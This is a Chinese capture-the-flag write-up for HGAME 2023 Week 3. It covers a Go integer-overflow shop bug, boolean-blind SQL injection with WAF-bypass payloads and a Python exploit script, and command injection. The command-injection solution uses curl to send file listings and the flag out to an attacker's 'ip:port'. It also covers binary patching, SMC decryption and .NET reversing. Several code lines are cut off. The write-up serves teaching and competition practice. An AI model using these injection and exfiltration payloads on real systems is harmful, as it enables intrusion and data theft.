HGAME 2023 Week3 Writeup

Web

GopherShop

> flag：`hgame{GopherShop_M@gic_1nt_0verflow}`
>
> 题目源码：https://github.com/ek1ng/My-CTF-Challenges

> 有选手误认为是需要用gopher协议的知识，题目叫做Gopher Shop只是因为后端是Go写的，Go语言开发者经常会被称为gopher，从题目描述`Gopher？听说协会的Web手们都会一点Go，也许这是协会学长开的吧。`和页面上两个Go的吉祥物也能看出，和搜到的SSRF用Gopher协议打内网是完全两码事情。

题目考察的漏洞点是golang整数溢出漏洞，uint类型在64位机器上运行时为uint64，最大值为`18446744073709551615`,最小值为`0`，超出范围都会溢出。


解法一

购买商品的校验逻辑为


```
money := uint(number) * price
//校验是否买的起
if err != nil || number < 1 || money > user.Balance {
    context.JSON(400, gin.H{"error": "invalid request"})
    return
}
user.Balance -= uint(number) * price
```

这里存在整数溢出的问题，同时又没有对购买的数量做出限制，因此可以购买一个溢出后刚好够的数量。这个做法这里只能恰好买这么多，开局只给了10块，多一个少一个都不够。

构造溢出`18446744073709551162` * `10` = `18446744073709551620` = `4`




这里flag的价格是unit64溢出后的钱的一半往上，溢出后基本卖光然后就可以买得起了。这里我卖到只剩1个然后兑换flag。




一些可能会有疑惑的点：

这里可能有人会发现购买后前端这里显示的数值和接口返回的数值会不太一样，按照前端显示的全部卖是卖不出去的，这是因为这个数值太大了，前端渲染的时候把尾数抹了



如果我们把买到的全部卖出去是只能赚4块，因为也是和上面一样的溢出，都会被认为是4块钱，卖的时候也需要考虑一下溢出。



解法二

条件竞争买/卖的接口->打整数溢出

条件竞争的利用点在于在多个连续的请求发给服务端时，数据库中存储的值还没有被前一个请求所改变，就被后一个请求所取出，导致都通过了 `if` 中的逻辑判断，在后面扣除余额/数量的时候变成负数，导致 `Overflow` / `Underflow` 。

如果是对于卖的接口条件竞争，会出现比如说有一个苹果，两个卖1个苹果的请求过来都过了if语句，那么第二个请求后端会认为是 `-1` 个苹果也就是 `18446744073709551615` 个。

如果是对于买的接口条件竞争，会出现比如说有10块钱，两个买1个苹果的请求过来都过了if语句，那么第二个请求后端会认为是 `-10` 元也就是 `18446744073709551606` 元。

有很多选手写的exp都是买和卖的请求一直发，这样就会突然发现自己有很多钱/很多苹果，这里其实是因为触发了整数溢出。

如何修复

1. 在购买的逻辑部分，补充购买数量和用户库存的限制，禁止超过库存数量购买。
2. 将乘法改为除法，避免溢出或者对于计算后的值，写额外的判断逻辑来看是否存在整数溢出。
3. 对金额和库存等变量做加锁机制来防止并发操作带来的条件竞争问题。

出题人的一些额外的想法：

go的编译器什么时候会报溢出的错误什么时候不会呢？

```
~/Workspace/tmp ❯ bat main.go                                                23:26:54
       File: main.go
   1   package main
   2
   3   import "fmt"
   4
   5   func main() {
   6       var a uint = 18446744073709551610
   7       var b uint = 10
   8       var c uint = uint(18446744073709551610) * 10
   9       var d uint = 18446744073709551610 * 10
  10       fmt.Println(a * b)
  11       fmt.Println(c)
  12       fmt.Println(d)
  13       fmt.Println(uint(18446744073709551610) * 10)
  14       fmt.Println(18446744073709551610 * 10)
  15   }
  16
  17   // @Title
  18   // @Description
  19   // @Author
  20   // @Update
~/Workspace/tmp ❯ go run main.go                                             23:27:00
# command-line-arguments
./main.go:8:15: uint(18446744073709551610) * 10 (constant 184467440737095516100 of type uint) overflows uint
./main.go:9:15: cannot use 18446744073709551610 * 10 (untyped int constant 184467440737095516100) as uint value in variable declaration (overflows)
./main.go:13:14: uint(18446744073709551610) * 10 (constant 184467440737095516100 of type uint) overflows uint
./main.go:14:14: cannot use 18446744073709551610 * 10 (untyped int constant 184467440737095516100) as int value in argument to fmt.Println (overflows)
```

go并不会在计算的时候判断溢出，只会在赋值的时候判断溢出，会报类型错误（根据变量类型限制了赋值的范围），因此当给c和d赋值一个会溢出的数的时候就报错了，同理下面的Println也是先将传入的内容计算后赋值给一个变量，然后再输出。

Login To Get My Gift

> sql布尔盲注

Flag: `hgame{It_1s_1n7EresT1nG_T0_ExPL0Re_Var10us_Ways_To_Sql1njEct1on}`

sql布尔盲注注出管理员用户名和密码即可

绕过waf，登录进去即可获得flag

数据库 -> 表名 -> 列名 -> 查flag

后端查询的sql语句是

```
select * from User1nf0mAt1on where UsErN4me = '%s' and PAssw0rD = '%s'
```

select * from User1nf0mAt1on where UsErN4me = '%s' and PAssw0rD = '%s'

黑名单

```
blacklist := []string{"union", " ", "and", "substr", "=", "mid",
 "!","extract", "update","like"}
```

数据库

```
username: 111
password: 1'/**/or/**/ascii(right(left(database(),1),1))>x#

x为任意ascii码
```

username: 111
password: 1'/**/or/**/ascii(right(left(database(),1),1))>x#

表名

```
username: 111
```

```
2 password: 1'/**/or/**/ascii(right(left((select/**/group_concat(table_name)/**/fr
```

username: 111
password:

1'/**/or/**/ascii(right(left((select/**/group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema/**/in(0x4c3067314e4d65)),{}),1))>{}#

这里的 `0x4c3067314e4d65` 是数据库的十六进制编码，下面的表名也是一样的

列名

```
1 username: 111
2 password: 1'/**/or/**/ascii(right(left((select/**/group_concat(column_name)/**/f
```

username: 111
password:1'/**/or/**/ascii(right(left((select/**/group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_name/**/in(0x55736572316e66306d4174316f6e)),{}),1))>{}#

查用户名

```
1 username: 111
2 password: 1'/**/or/**/ascii(right(left((select/**/UsErN4me/**/from/**/User1nf0mA
```

username: 111
password:
1'/**/or/**/ascii(right(left((select/**/UsErN4me/**/from/**/User1nf0mAt1on/**/limit/**/1),1),1))>x#

查密码

```
1 username: 111
2 password: 1'/**/or/**/ascii(right(left((select/**/PAssw0rD/**/from/**/User1nf0mA
```

username: 111
password: 1'/**/or/**/ascii(right(left((select/**/PAssw0rD/**/from/**/User1nf0mAt1on),1),1))>x#

得到管理员账号和密码之后登录即可获取flag

EXP:

```python
import requests
import time
url = "http://127.0.0.1:10003/login"
i = 0
flag = ''
while True:
    i += 1
    begin = 32
    end = 126
    tmp = (begin + end) // 2
    #tmp=79, 中位数
    while begin < end:
        #print(begin, tmp, end)
        time.sleep(0.1)
        #payload1="1'/**/or/**/ascii(right(left(database(),{}),1))>{}#".format(i
        #payload2="1'/**/or/**/ascii(right(left((select/**/group_concat(table_na
        #payload3="1'/**/or/**/ascii(right(left((select/**/group_concat(column_n
        #payload4="1'/**/or/**/ascii(right(left((select/**/UsErN4me/**/from/**/U
        payload5="1'/**/or/**/ascii(right(left((select/**/PAssw0rD/**/from/**/Us
        data={
            'username':111,
            'password':payload5}
        r = requests.post(url,data=data)
        #print(r.text)
        if 'Success!' in r.text:
            begin = tmp + 1
            #begin = tmp
            tmp = (begin + end) // 2
        else:
            end = tmp
            tmp = (begin + end) // 2

    if (chr(tmp) == " "):
        break
    flag += chr(tmp)
    print(flag)
```

注意账号密码有一部分是大写字母，例如有的选手使用了regexp来匹配字符（对大小写不敏感），对于这种类似的情况，可以在regexp后面加一个binary，这样就能区分大小写了

Ping To The Host

> 命令注入

Flag: `hgame{p1nG_t0_ComM4nD_ExecUt1on_dAngErRrRrRrR!}`

本周较为简单的一道题

waf如下

```
1 blacklist = [";", "cat", ">", "<", "cd", " ", "tac", "sh", "\+", "echo", "flag"]
```

ban的字符并不是很多，灵活发挥的空间还是很多的

其中一种解法如下（无回显的命令执行，需要自行将命令执行的结果带到自己的服务器上）

```
1 127.0.0.1&&curl${IFS}http://ip:port?a=`ls${IFS}/|base64${IFS}-w${IFS}0`
```

127.0.0.1&&curl${IFS}http://ip:port?a=`ls${IFS}/|base64${IFS}-w${IFS}0`

```
1 127.0.0.1&&curl${IFS}http://ip:port?a=`ca\t${IFS}/fla*`
```

127.0.0.1&&curl${IFS}http://ip:port?a=`ca\t${IFS}/fla*`

flag的文件名是 `flag_is_here_haha` ，由于waf当中对flag字符进行了过滤，可以用通配符 `*` 来替代后面的字符

cat处用反斜杠\是为了绕过对cat关键词的过滤

${IFS}代替了空格，先执行反引号当中的命令，其中的结果会被带到上述payload的a参数当中，带回到自己的服务器上

Reverse

Patchme

> 💡 考点：patch 修复二进制漏洞/smc代码保护

此题两种解法，第一种是正常的按题目的提示进行二进制漏洞修复，从而可以直接拿到 flag。第二种是找到程序的 smc 位置，直接进行逆向/执行得到 flag。

二进制漏洞修复

从反编译的结果可以看出此题的二进制漏洞有两个：gets 的栈溢出和printf 的格式化字符串。

```
1  __int64 __fastcall main(int a1, char **a2, char **a3)
2  {
3    char format[24]; // [rsp+10h] [rbp-20h] BYREF
4    unsigned __int64 v5; // [rsp+28h] [rbp-8h]
5
6    v5 = __readfsqword(0x28u);
7    dword_4028 = a1;
8    qword_4020 = (__int64)a2;
9    gets(format, a2, a3);
10   printf(format);
11   return 0LL;
12 }
```

因此对这两处代码进行 patch，由于gets 函数的读取效果为读取缓冲区内的所有字符，并将末尾的换行符换成\0，因此我们考虑将其 patch 为 `scanf("%23s",format)`的形式，注意这里是 23 而不是 24。而对于 printf，我们可以简单的加上一个"%s"即可：`printf("%s",format)`。修改 gets 的汇编：

由于位置不太够，我们可以在 eh_frame段编写汇编代码，然后跳转过去执行，完了再跳回去。

```
00013FC 00
0001405 48 89 45 F8                         mov     [rbp+var_8], rax
0001409 31 C0                               xor     eax, eax
000140B 8B 45 DC                            mov     eax, [rbp+var_24]
000140E 89 05 14 2C 00 00                   mov     cs:dword_4028, eax
0001414 48 8B 45 D0                         mov     rax, [rbp+var_30]
0001418 48 89 05 01 2C 00 00                mov     cs:qword_4020, rax
000141F 48 8D 45 E0                         lea     rax, [rbp+format]
0001423 48 89 C6                            mov     rsi, rax        ; format
0001423                                                             ; Keypatch modified this from:
0001423                                                             ;   mov rdi, rax
0001426 E9 9A 0C 00 00                      jmp     loc_20C5        ; Keypatch modified this from:
0001426                                                             ;   mov eax, 0
000142B                         ; ---------------------------------------------------------------------------
000142B
000142B                         loc_142B:                           ; CODE XREF: main+CE8↓j
000142B E8 90 FE FF FF                      call    ___isoc99_scanf ; Keypatch modified this from:
000142B                                                             ;   call _gets
0001430 48 8D 45 E0                         lea     rax, [rbp+format]
0001434 48 89 C7                            mov     rdi, rax        ; format
```

```
00000000020C0                           ; const char format[]
00000000020C0 25 32 33 73 00            format          db '%23s',0             ;
00000000020C5                           ; ---------------------------------------
00000000020C5                           ; START OF FUNCTION CHUNK FOR main
00000000020C5
00000000020C5                           loc_20C5:                                ;
00000000020C5 48 8D 3D F4 FF FF FF                      lea     rdi, format      ;
00000000020C5                                                                    ;
00000000020C5                                                                    ;
00000000020C5                                                                    ;
00000000020C5                                                                    ;
00000000020C5                                                                    ;
00000000020C5                                                                    ;
00000000020C5                                                                    ;
00000000020CC B8 00 00 00 00                            mov     eax, 0           ;
00000000020CC                                                                    ;
00000000020CC                                                                    ;
00000000020CC                                                                    ;
00000000020CC                                                                    ;
00000000020CC                                                                    ;
00000000020D1 E9 55 F3 FF FF                            jmp     loc_142B         ;
00000000020D1                           ; END OF FUNCTION CHUNK FOR main         ;
00000000020D1                                                                    ;
00000000020D1                                                                    ;
00000000020D1                           ; ---------------------------------------
```

注意由于 xmm 指令栈对齐的原因，构造"%s"时需要到一个对齐的地址。

之后对 printf 进行 patch。在此处由于我们 scanf 时已经读了%23s，所以也可以直接把%23s 拿过来用。

```
000000000142B
000000000142B                           loc_142B:                               ; CODE XREF: main+CE8↓j
000000000142B E8 90 FE FF FF                            call    ___isoc99_scanf ; Keypatch modified this from:
000000000142B                                                                   ;   call _gets
0000000001430 48 8D 45 E0                               lea     rax, [rbp+format]
0000000001434 48 89 C6                                  mov     rsi, rax        ; format
0000000001434                                                                   ; Keypatch modified this from:
0000000001434                                                                   ;   mov rdi, rax
0000000001437 E9 9A 0C 00 00                            jmp     loc_20D6        ; Keypatch modified this from:
0000000001437                                                                   ;   mov eax, 0
000000000143C                           ; ---------------------------------------------------------------------------
000000000143C
000000000143C                           loc_143C:                               ; CODE XREF: main+CF9↓j
000000000143C E8 BF FD FF FF                            call    _printf
0000000001441 B8 00 00 00 00                            mov     eax, 0
0000000001446 48 8B 55 F8                               mov     rdx, [rbp+var_8]
000000000144A 64 48 33 14 25 28 00 00+                  xor     rdx, fs:28h
000000000144A 00
0000000001453 74 05                                     jz      short locret_145A
0000000001455 E8 86 FD FF FF                            call    ___stack_chk_fail
000000000145A                           ; ---------------------------------------------------------------------------
000000000145A
000000000145A                           locret_145A:                            ; CODE XREF: main+6A↑j
000000000145A C9                                        leave
```

```
me:00000000000020D6                         ; ---------------------------------------------------------------------------
me:00000000000020D6
me:00000000000020D6                         loc_20D6:                               ; CODE XREF: main+4E↑j
me:00000000000020D6 48 8D 3D E3 FF FF FF                lea     rdi, format     ; Keypatch modified this fr
me:00000000000020D6                                                             ;   db 90h
me:00000000000020D6                                                             ;   db 90h
me:00000000000020D6                                                             ;   db 90h
me:00000000000020D6                                                             ;   db 0
me:00000000000020D6                                                             ;   db 0
me:00000000000020D6                                                             ;   db 0
me:00000000000020D6                                                             ;   db 1Ch
me:00000000000020DD B8 00 00 00 00                      mov     eax, 0          ; Keypatch modified this fr
me:00000000000020DD                                                             ;   db 0
me:00000000000020DD                                                             ;   db 0
me:00000000000020DD                                                             ;   db 0
me:00000000000020DD                                                             ;   db 20h
me:00000000000020DD                                                             ;   db 0F2h
me:00000000000020E2 E9 55 F3 FF FF                      jmp     loc_143C        ; Keypatch modified this fr
me:00000000000020E2                         ; END OF FUNCTION CHUNK FOR main    ;   db 0FFh
me:00000000000020E2                                                             ;   db 0FFh
me:00000000000020E2                                                             ;   db 2Fh
me:00000000000020E2                                                             ;   db 0
me:00000000000020E2                                                             ;   db 0
```

最后的 patch 结果如下：

```
1  __int64 __fastcall main(int a1, char **a2, char **a3)
2  {
3    char format[24]; // [rsp+10h] [rbp-20h] BYREF
4    unsigned __int64 v5; // [rsp+28h] [rbp-8h]
5
6    v5 = __readfsqword(0x28u);
7    dword_4028 = a1;
8    qword_4020 = (__int64)a2;
9    __isoc99_scanf("%23s", format);
10   printf("%23s", format);
11   return 0LL;
12 }
```

__int64

注意题目中明确说了不可以更改题目的任何逻辑，所以有人尝试将 7,8 行的代码 patch 掉以扩大空间去放 patch 的代码，这样是错误的。并且有的人发现 text 段里面有段乱码，也是不可以将代码布置到那里的，那里实际上是 smc 后的代码。还有人发现text 段的某个函数没有被引用，所以我直接patch这个函数，虽然在本题中是可以的，因为这个函数确实没用到，但仍然不建议去这样改，如果下一题这个代码有用到了就完蛋。text 段的代码一般不要去修改。

直接进行代码逆向

```
int sub_1887()
{
  _BYTE *v0; // rax
  int v2; // [rsp+Ch] [rbp-1B4h] BYREF
  int j; // [rsp+10h] [rbp-1B0h]
  int fd; // [rsp+14h] [rbp-1ACh]
  char *i; // [rsp+18h] [rbp-1A8h]
  char buf[408]; // [rsp+20h] [rbp-1A0h] BYREF
  unsigned __int64 v7; // [rsp+1B8h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  fd = open("/proc/self/status", 0);
  read(fd, buf, 0x190uLL);
  for ( i = buf; *i != 84 || i[1] != 114 || i[2] != 97 || i[3] != 99 || i[4] != 101 || i[5] != 114; ++i )
    ;
  i += 11;
  __isoc99_sscanf(i, &unk_2008, &v2);
  if ( v2 )
    exit(0);
  LODWORD(v0) = mprotect((void *)((unsigned __int64)&loc_14C6 & 0xFFFFFFFFFFFFF000LL), 0x3000uLL, 7);
  for ( j = 0; j <= 960; ++j )
  {
    v0 = (char *)&loc_14C6 + j;
    *v0 ^= 0x66u;
  }
  return (int)v0;
}
```

在函数列表中查看可疑函数，可以发现如下函数（或者观察函数列表，由 smc 中常用的mprotect来定位本函数），这段函数的功能是反调试（12~19），反调试的原理可以直接去研究一下；修改目标区域的属性，使其可写（20），代码自解密（21~24）。可以看到在程序执行过程中，如果没有调试，程序就会将 loc_14C6位置的代码每个字节和 0x66 异或。我们写脚本进行解密或者将 exit(0) patch掉进行调试：

```
for i in range(0x014C6,0x014C6+960):
    ida_bytes.patch_byte(i,ida_bytes.get_byte(i)^0x66)
```

并 make code创建函数，就可以看到检测漏洞是否修复的代码。我们直接往中间看，可以看到成功后执行的函数：

```
v10[0] = 0x5416D999808A28FALL;
v10[1] = 0x588505094953B563LL;
v10[2] = 0xCE8CF3A0DC669097LL;
v10[3] = 0x4C5CF3E854F44CBDLL;
v10[4] = 0xD144E49916678331LL;
v11 = -631149652;
v12 = -17456;
v13 = 85;
v14[0] = 0x3B4FA2FCEDEB4F92LL;
v14[1] = 0x7E45A6C3B67EA16LL;
v14[2] = 0xAFE1ACC8BF12D0E7LL;
v14[3] = 0x132EC3B7269138CELL;
v14[4] = 0x8E2197EB7311E643LL;
v15 = -1370223935;
v16 = -13899;
v17 = 40;
a1 = 10LL;
putchar(10);
for ( i = 0; i <= 46; ++i )
{
  a1 = (unsigned int)(char)(*((_BYTE *)v10 + i) ^ *((_BYTE *)v14 + i));
  putchar(a1);
}
```

自己执行这段代码进行解密即可。其实本题的附件中间放 hint 时有一次更新，原代码写的有点小问题，导致检查并不是很严格，所以有的选手可能发现就算不是%23s，是%22，%24 都是可以的。更新后就只能写成%23s 了。

Kunmusic


> 💡 考点：patch 修复二进制漏洞/smc代码保护

这题我觉得还是非常简单的，没想到这么多人都不会做。

首先打开的界面大家都已经看到了，初步分析后得知这是个.net程序，需要用 dnspy 进行反编译。dnspy 打开，即可看到

```
namespace kmusic
{
    // Token: 0x02000006 RID: 6
    internal static class Program
    {
        // Token: 0x06000016 RID: 22 RVA: 0x00002DB4 File Offset: 0x00000FB4
        [STAThread]
        private static void Main()
        {
            ApplicationConfiguration.Initialize();
            byte[] data = Resources.data;
            for (int i = 0; i < data.Length; i++)
            {
                byte[] array = data;
                int num = i;
                array[num] ^= 104;
            }
            Activator.CreateInstance(Assembly.Load(data).GetType("WinFormsLibrary1.Class1"), new object[]
            {
                Program.form1
            });
            Application.Run(Program.form1);
        }
```

这个位置有一处解密，但你动态调试时查看解密后的data会发现并没有flag，此时查看data的内存



由其中的MZ头可以知道这是个windows二进制可执行文件。将其dump出来，继续使用工具分析，可知这是.net写的dll，分析其中逻辑可发现music函数有一处巨大的if

if结束后会解密一个数组，并用messagebox展示，还会放一段音乐（小彩蛋，不知道多少人去听）

```
                24,
                212,
                56,
                89,
                72
            };
            string text = "";
            for (int i = 0; i < array.Length; i++)
            {
                text += ((char)(array[i] ^ this.num[i % this.num.Length])).ToString();
            }
            new SoundPlayer(Resources.过年鸡).Play();
            MessageBox.Show(text);
        }
    }
```

所以直接想办法满足if即可。

```python
from z3 import *
num=[BitVec("num[%d]"%i,32) for i in range(13)]
solver=Solver()
solver.add(num[0] + 52296 + num[1] - 26211 + num[2] - 11754 + (num[3] ^ 41236) +
solver.add( num[0] - 25228 + (num[1] ^ 20699) + (num[2] ^ 8158) + num[3] - 65307
solver.add( num[0] - 64801 + num[1] - 60698 + num[2] - 40853 + num[3] - 54907 +
solver.add( num[0] + 61538 + num[1] - 17121 + num[2] - 58124 + num[3] + 8186 + n
solver.add( num[0] - 42567 + num[1] - 17743 + num[2] * 47827 + num[3] - 10246 +
solver.add( num[0] - 10968 + num[1] - 31780 + (num[2] ^ 31857) + num[3] - 61983
solver.add( num[0] + 16689 + num[1] - 10279 + num[2] - 32918 + num[3] - 57155 +
solver.add( num[0] + 28740 + num[1] - 64696 + num[2] + 60470 + num[3] - 14752 +
solver.add( (num[0] ^ 28978) + num[1] + 23120 + num[2] + 22802 + num[3] * 31533
solver.add( num[0] * 22466 + (num[1] ^ 55999) + num[2] - 53658 + (num[3] ^ 47160
solver.add( num[0] * 57492 + (num[1] ^ 13421) + num[2] - 13941 + (num[3] ^ 48092
solver.add( num[0] - 23355 + num[1] * 50164 + (num[2] ^ 34618) + num[3] + 52703
solver.add( num[0] * 30523 + (num[1] ^ 7990) + num[2] + 39058 + num[3] * 57549 +
print(solver.check())
for i in num:
    print(solver.model()[i].as_long(),end="")
```

Cpp

> 💡 考点：C++ class识别，chacha20加密

用C++ 虚函数写的chacha20加密，后来给了pdb文件，能分析出来class的结构就很简单了。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  std::string *v3; // rax
  encrypt2 *v4; // rax
  encrypt2 *v6; // [rsp+30h] [rbp-88h]
  encrypt2 *v7; // [rsp+38h] [rbp-80h]
  encrypt2 *v8; // [rsp+40h] [rbp-78h]
  char v9[32]; // [rsp+60h] [rbp-58h] BYREF
  std::string _Str; // [rsp+80h] [rbp-38h] BYREF

  std::string::string(&_Str);
  std::operator>><char>(std::cin, &_Str);
  v7 = (encrypt2 *)operator new(0x70ui64);
  if ( v7 )
  {
    memset(v7, 0, sizeof(encrypt2));
    std::string::string((std::string *)v9, &_Str);
    encrypt2::encrypt2(v7, "hgame{th1s_is_4_fake_fl4g_hahaha}", 0x12345678u, "hgame{this_is_another_fake_flag}", v3);
    v8 = v4;
  }
  else
  {
    v8 = 0i64;
  }
  v6 = v8;
  v8->func2(v8);
  v6->func6(v6);
  if ( v6->func7(v6) )
    std::operator<<<std::char_traits<char>>(std::cout, "yes!");
  else
    std::operator<<<std::char_traits<char>>(std::cout, "try again...");
  std::string::_Tidy_deallocate(&_Str);
  return 0;
}
```

